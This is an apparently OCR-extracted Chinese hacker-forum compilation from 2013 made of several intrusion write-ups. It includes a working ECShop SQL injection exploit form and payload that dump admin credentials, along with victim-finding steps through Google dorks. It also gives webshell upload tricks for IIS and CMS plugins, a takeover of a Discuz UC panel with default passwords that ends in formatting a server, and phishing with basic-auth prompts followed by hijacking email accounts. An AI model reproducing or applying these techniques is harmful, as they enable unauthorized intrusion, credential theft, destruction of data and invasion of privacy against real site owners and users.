
安全参考
首刊@2013
Start
Present by HackCto

第一章 cms 渗透

第1节 关于 ECSHOP 最新 0day 的利用实测与手动方法

作者：haxsscker
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

由于上一次教训，这次限制个权限吧只做技术交流，请勿拿去破坏，毕竟成功率颇高
注意：漏洞是土司的，本人在此只做手动测试
论坛有帖子只给了一个 EXP，并没有说方法，那我就来说下手动如何测试这个漏洞吧。
凡叔说帖子被删了，让我贴出上面的 EXP，本人未测是否能用，大家试试吧。

```
<form name="form1" method="post">
ECSHOP 通版本注入漏洞 2012 圣诞版简单 EXP [ Silic Group Hacker Army ]
<input name="country" type="text" style="display:none" value="1"/><br />
<textarea rows="5" style="font-family:Times New Roman;font-size:14pt;" cols="80" name="province">11' and

(select 1 from(select count(*),concat(floor(rand(0)*2),0x3a,(select(select(SELECT
concat(user_name,0x3a,password)FROM ecs_admin_user limit 0,1))from information_schema.tables limit 0,1))x
from information_schema.tables group by x)a) and 1=1#</textarea>
<input name="district" type="text" style="display:none" value="1294"/>
<input name="consignee" type="text" style="display:none" value="1111111"/>
<input name="email" type="text" style="display:none" value="silic@blackbap.com"/>
<input name="address" type="text" style="display:none" value="111111"/>
<input name="tel" type="text" style="display:none" value="1111111"/>
<input name="step" type="text" style="display:none" value="consignee"/>
<input name="act" type="text" style="display:none" value="checkout"/><br /><br />
地址:
<input name="theAction" type="text"id="theAction"
value="http://www.xxx.com/flow.php?step=consignee" size="50"><br /><br />
<input type="submit" value="配送至这个地址"
onClick="this.form.action=this.form.theAction.value;" name="Submit"><br/><br />
//BlackBap.Org
</form>
```

1.首先，我们可以用 google:powered by ecshop，随意找一个网站
2.注册一个用户，随便注册就行，如图 1-1
3.随意将一样东西加入购物车，如图 1-2，1-3
4.打开页面，如图 1-4

```
www.xxx.com/ecshop/flow.php?step=consignee&direct_shopping=1
```

5.打开抓包工具（这里用 burp），然后提交表单
将 province=x 的后面加上

```
') and (select 1 from(select count(*),concat((select (select (SELECToncat(user_name,0x7c,password) FROM ecs_admin_user limit 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1 #
```

如图 1-5

图 1-1 注册用户

图 1-2 商品加入购物车

图 1-3 商品加入购物车

图 1-4 打开页面






图 1-5 提交表单

然后提交，第一次我失败了，可能是这个网站修改了什么的缘故吧，不过爆出了路径……

换下一个网站，重复上述 1-5



成功爆出




（全文完）责任编辑：嗯，我混蛋


第2节　圣诞节来一发，秒杀一小骗子站

作者：mibboy
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

咳咳！说正题把，今天法客的一版主-sms。也就是我的好妹妹云絮。
她菊花痒痒了，想日站，然后就丢了一骗子站，
http://www.qq****.com
简单看了看，靠~~~刷 Q 币的·.·
这种站全天朝不知道有几万几亿个了~~~~




这种站以前搞过几次，都很难搞，应该是技术不行把~~




旁站目录都一样，啊哈


遇到这种站，我第一反应就是，先下他的软件。然后记事本→关键字 smtp→找他发信帐号密码→改他的密码，和开启转发功能，发到自己的邮箱来。来个黑吃黑。

这次也不例外~~~~我下了他的软件



腾讯用 IIS6.0？尼玛我瞎了~~~软件加壳了，但还是被杀了~~~






目测易语言•••••

没有找到帐号密码，去 whois 找注册人的邮箱，社之

估计是绑定手机了，邮箱不存在••••


云絮也蛋疼了.....不过人品不错，还是很快找到了突破口•..•

他上传的垃圾软件的 ID。我去自己的社工库找了找~~~



找到了，然后找随便组合了一下，发现有一个常用密码。。。。结果云絮妹纸一试。成功进后台了

他也写了篇文章把，我俩拿 shell 的方法都不一样，当然，我比他快几秒~~~




一、在上传类型添加 asp 或者 asa 然后上传大马就好了


二、进后台在附件那上传*.asp;1.jpg，不要选择“自动命名上传文件”，上传目录是 http://www.***.com/upload/*.asp;1.jpg

三、插件管理--Totoro II 插件，导出此插件，下载本地利用文本形式打开 base64 加密的，自己用一句话或小马去 base64 加密下替换之，修改 Totoro/ajaxdel.asp 文件名，再进后台删了这个插件重新上传安装下，你的 SHELL 地址就是 PLUGIN/Totoro/xxxx.asp 了。

方法有三种，我是利用第二种！

插入一句话





尼玛黑页成这样了！

听说大难不死必有后福，世界末日过去了，祝大家早日抱得美人归~~~~


谢谢！

（全文完）责任编辑：嗯，我混蛋

第3节　日掉某装 B 黑阔站格盘全过程

作者：0x007er
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

咳咳，本文戳 B，无技术含量，大牛飞过勿嘲……
刚才法克群里有人在问 discuz 后台如何获取 root 密码，这里我就当科普一下顺便讲个案了。。。。。
这件事发生在几个月前吧，我这里再发出来只是分享一下经验，具体很多截图没有了。。。
起因是我在 QQ 群看到有人打广告，说什么 XXXX 黑客在 YY 的 XXXX 频道开黑阔培训…… 如下图：



然后我顺手点开那个网站 网站的标题吓尿了我…… 骇世黑客。。。。
额，瞬间就觉得此站欠日。。。
目标站点是一个论坛，采用 discuzX2.0-X2.5 架设。
随手输入 /uc_server 账号密码 admin 进入了 uc 后台。。。
/*******说明一下，这个 uc 后台密码是安装时设定的，也就是创始人，很多 2b 由于图方便或者只是安装测试，顺手输入 admin，123456，abcdef 之类的密码，或者自己的常用密码，后来论坛正式开放就改改密码，但是创始人密码依旧是刚开始建立时所设置的。。。老夫遇到过十几个这样类似的事件，当然这里我也只是碰碰运气**********/
进了 UC 后台之后，左边栏目》》有个应用管理 如图 1-6
进去之后可以看到与这个 uc 相连接的几个站点
我们找到目标站点，点击编辑，如图 1-7
然后这个站点的数据库信息就在里面了。。。。
额，运气好是 root，运气好服务器还有 phpmyadmin，运气好 root 支持外连，运气再好的话你可以直接用 root 密码登陆远程终端。
对方是 root 权限 但是不支持外连也不没找到 phpmyadmin 的地址。。。。
于是本人暂停了，心想只是教训教训这个小畜生。

图 1-6 后台应用管理

图 1-7 编辑目标站

于是我决定把他的首页改到我网站去。。。我经常这么干 比如邱肿和 90it discuz 老夫是没办法 getshell 了，如何改到我网站去呢。。。。


用管理员账号登陆 discuz 后台 注意是 discuz 后台不是 uc 后台哦

我们登陆进去，全局菜单里面，找到第三方统计代码设置，我们在里面加入一个 js 的跳转代码，直接 open 到我的站点去，就行了。

然后打开那个网站就会跳到我网站去，当然这里我并没有 getshell，那后来我是如何格他盘的呢？

我当时在我网站说不要吹牛装逼，否则格他盘。。。。

这货不听，居然以为是域名劫持，好吧我承认我当时就晕了。。。你 tm 不必知道 ping 一下看 ip 啊



好吧，这次我承认我怒了，让你小畜生装 B，看哥不好好收拾你。。。

然后我直接登陆了他的服务器，密码就是 root 密码 --。。 所以没啥技术含量

然后格盘，如下图：

--就这样这个悲催的孩子被我格式化了。

总结：discuz 要想通过应用程序漏洞入侵是很苦难的，除非你是牛逼你挖他 0day，或者他已经存在 0day 没有修复，不然只能靠服务器配置漏洞，或者社工，或者数据库等等方式入侵。。。。

当然我这里可以算是社工吧，其实也没怎么社，但是举一反三，可以得出，很多人安装的时候图快捷，喜欢用自己常用密码，如果你有社工库，社几个常用密码组合，进 uc 后台还是有一定几率，进了 UC 还怕搞不鸟？

（全文完）责任编辑：嗯，我混蛋

第二章 常规渗透

第1节 连环撸 IDC 精彩过程（一）

作者：St0n9.

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

大家好今天是 2012 年 12 月 21 日 00:39:10 尼玛的末日啊。


以马内利

说说为什么要撸这 IDC 吧。

事情是这样的 前段时间基础认证有点火 然后小弟也去架了个钓鱼认证屌色情论坛的鱼 别骂我啊--我出于好奇 钓到的基本都送淫了。

于是乎我昨天收信的时候发现了一个比较蛋疼的名字和比较符合用户使用的密码组合然后就有了下文。

欢迎交流 拍砖 求搞基。



两个帐号连续输入两次

首先我说下我基础认证钓鱼构造的东西 针对性比较器 我个人认为
首先我在一个约炮平台注册一个帐号后看到有区分贵宾之分 所谓贵宾就是 RMB 买的有权限的（贵宾有区分 100 600 1000RMB 的。。。）
并且没个地区都有贵宾阁 贵宾阁里有贵宾群 而且 管理员一般不管贵宾阁里的帖子所以我能钓到鱼
而且一般贵宾买到号后都想加入贵宾群，这就导致了 贵宾中招的几率大大增加。。。说的过远了 回来说下 灵机一动吧
如上图 可以见得是一个 QQ 号 因为 Q 加数字的很容易让我区分
并且我们登入他的帐号看看，如图 2-1
600 块钱的帐号权限很大 进入他的资料页面看看，如图 2-2
果然啊 去查找了下他的资料，如图 2-3




图 2-1 登录用户

图 2-2 查看帐号资料


图 2-3 用户 QQ 资料

这时蛋疼的我灵机一动 就尼玛打开了 Qqmail……

如果我不蛋疼也就没了下文 所以说有时候灵感觉得一切啊 宁愿多一 3 秒的尝试也不放弃一丝希望啊 运气不错啊

尼玛…… 好吧 我开始意淫了

仔细看了下他的邮箱 尼玛…… 还邮箱绑邮箱 碉堡了啊



首先搜索他开了什么服务 先微信吧 因为我是从约炮平台找到的他 所以 这货不可能不知道微信 然后从他的邮箱一搜索好家伙开通了

接下来，我们想想有威信能干嘛呢

约炮(废话)

本人的手机号码 一般都要绑定的吧

QQ 离线消息（后面才觉得这个对于我监控他的聊天内容有着非常重要）

好了看了这些去他的主页看看

68 条 还挺多的


yooooooooo 福建公安厅法制处内网

福建公安厅法制处内网 吓尿我了好吗
他的主页就这么瞄一下 这 IDC 一般般吧 不是很大也不是很小
接下来 去翻翻他最近的邮箱吧 （突然感觉我自己好龌蹉 - -）


不错还挺有钱

卧槽这……黑瞳 进去看看这人有什么企图！
既然知道他的用户名和邮箱了那么就找回吧

搞定
好吧 进他后台看了下只是该号的主人就充了点 TB 买软件吧？并没发现主题和什么东西 既然他来这里肯定有目的性的 反思一下 对！ 远控！ 如果远控的话一般都用动态域名上线的吧从他邮箱搜索一下 常用的 DNS 比如花生壳 3322



Oh shit 我这是百发百中的状态吗



得知帐号了 那么社他的密码吧

试了试密码本里的密码 进去了 …

拙计啊 看来是没什么鸡了 尼玛都 5 月份的事了

好继续收集他的密码。。

